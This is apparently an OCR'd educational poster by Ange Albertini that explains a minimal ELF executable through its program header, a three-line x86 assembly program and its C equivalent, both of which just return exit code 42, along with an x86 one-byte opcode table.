EXECUTION INFORMATION

p_type	1 PT_LOAD
p_offset	0
p_vaddr	0x8000000
p_paddr	0x8000000
p_filesz	0x0000070
p_memsz	0x0000070
p_flags	5 PF_R|PF_X

CODE

X86 ASSEMBLY

```
mov ebx, 42
mov eax, SC_EXIT[1]
int 80h
```


EQUIVALENT C CODE


```
return 42;
```

X86 1-BYTE OPCODES

	x0	x1	x2	x3	x4	x5	x6	x7	x8	x9	xA	xB	xC	xD	xE	xF
0x	ADD						PUSH	POP	OR						PUSH	Esc: →
1x	ADC								SBB							POP
2x	AND						ES:	DAA	SUB						CS:	DAS
3x	XOR						SS:	AAA	CMP						DS:	AAS
4x	INC								DEC							
5x	PUSH								POP							
6x	PUSHA	POPA	BOUND	ARPL	FS:	GS:	op size	addr size	PUSH	IMUL	PUSH	IMUL	INS		OUTS	
7x	JCC -O	-NO	-C	-NC	-E	-NE	-BE	-A	-S	-NS	-PE	-PO	-L	-GE	-LE	-G
8x	ADD OR	ADC SBB	AND SUB	XOR CMP	TEST		XCHG		MOV				LEA		MOV	POP
9x	NOP	XCHG							CBW	CWD	CALL	WAIT	PUSHF		LAHF	
Ax	MOV				MOVS		CMPS		TEST		STOS		LODS		SCAS	
Bx																
Cx	SA?	RC?	RETN		LES	LDS	MOV		ENTER	LEAVE	RETF		INT3	INT	INTO	IRET
Dx	SH?		RO?		AAM	AAD	SALC	XLAT	FPU							
Ex	LOOPcc			JECXZ	IN		OUT		CALL	JMP			IN		OUT	
Fx	LOCK:	IceBP	REPcc:		HLT	CMC	TEST NOT NEG *MUL *DIV		CLC	STC	CLI	STI	CLD	STD	INC DEC	INC DEC PUSH CALL JMP


CC BY
ANGE ALBERTINI
http://www.corkami.com

